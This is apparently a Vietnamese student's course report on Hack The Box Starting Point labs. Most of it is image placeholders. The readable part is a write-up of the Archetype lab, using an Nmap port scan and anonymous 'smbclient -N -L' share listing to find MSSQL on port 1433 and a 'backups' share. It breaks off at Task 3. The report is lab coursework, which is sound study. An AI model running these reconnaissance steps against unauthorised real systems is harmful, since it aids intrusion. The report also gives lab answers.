
report_hackthebox

Báo cáo Bài tập Hackthebox

> Môn học: An toàn Mạng – NT140.P11.ANTN
> GVHD: Nghi Hoàng Khoa
> Họ và tên: Nguyễn Đức Luân
> MSSV: 22520825


Các Lab (tier 0):

Minh chứng:




Các Lab (tier 1):

Minh chứng:




Các Lab (tier 2):

Minh chứng:




Write up các Lab (tier 2)

Lab (tier 2) : Archetype Write-up





Task1:



Các bước thực hiện:


Dùng công cụ **Nmap** để quét các cổng dịch vụ trên máy mục tiêu có địa chỉ IP sau:






Ta thấy đề bài yêu cầu tìm cổng TCP đang chạy dịch vụ database server với cùng với gợi ý đáp án là số 4 chữ số thì ta có thể chắc rằng đáp án là **1433**.

Kiểm tra kết quả:




Task2:




Các bước thực hiện:

Ta có gợi ý như sau:




Thực hiện lệnh **smbclient -N -L {IP máy mục tiêu}** để kiểm tra:




Đề bài yêu cầu tìm tên của non-Administrative share, gợi ý cũng có đề cập là Administrative share sẽ kết thúc bằng '$' nên đáp án chỉ có thể là **backups**.

Kiểm tra đáp án:




Task3:



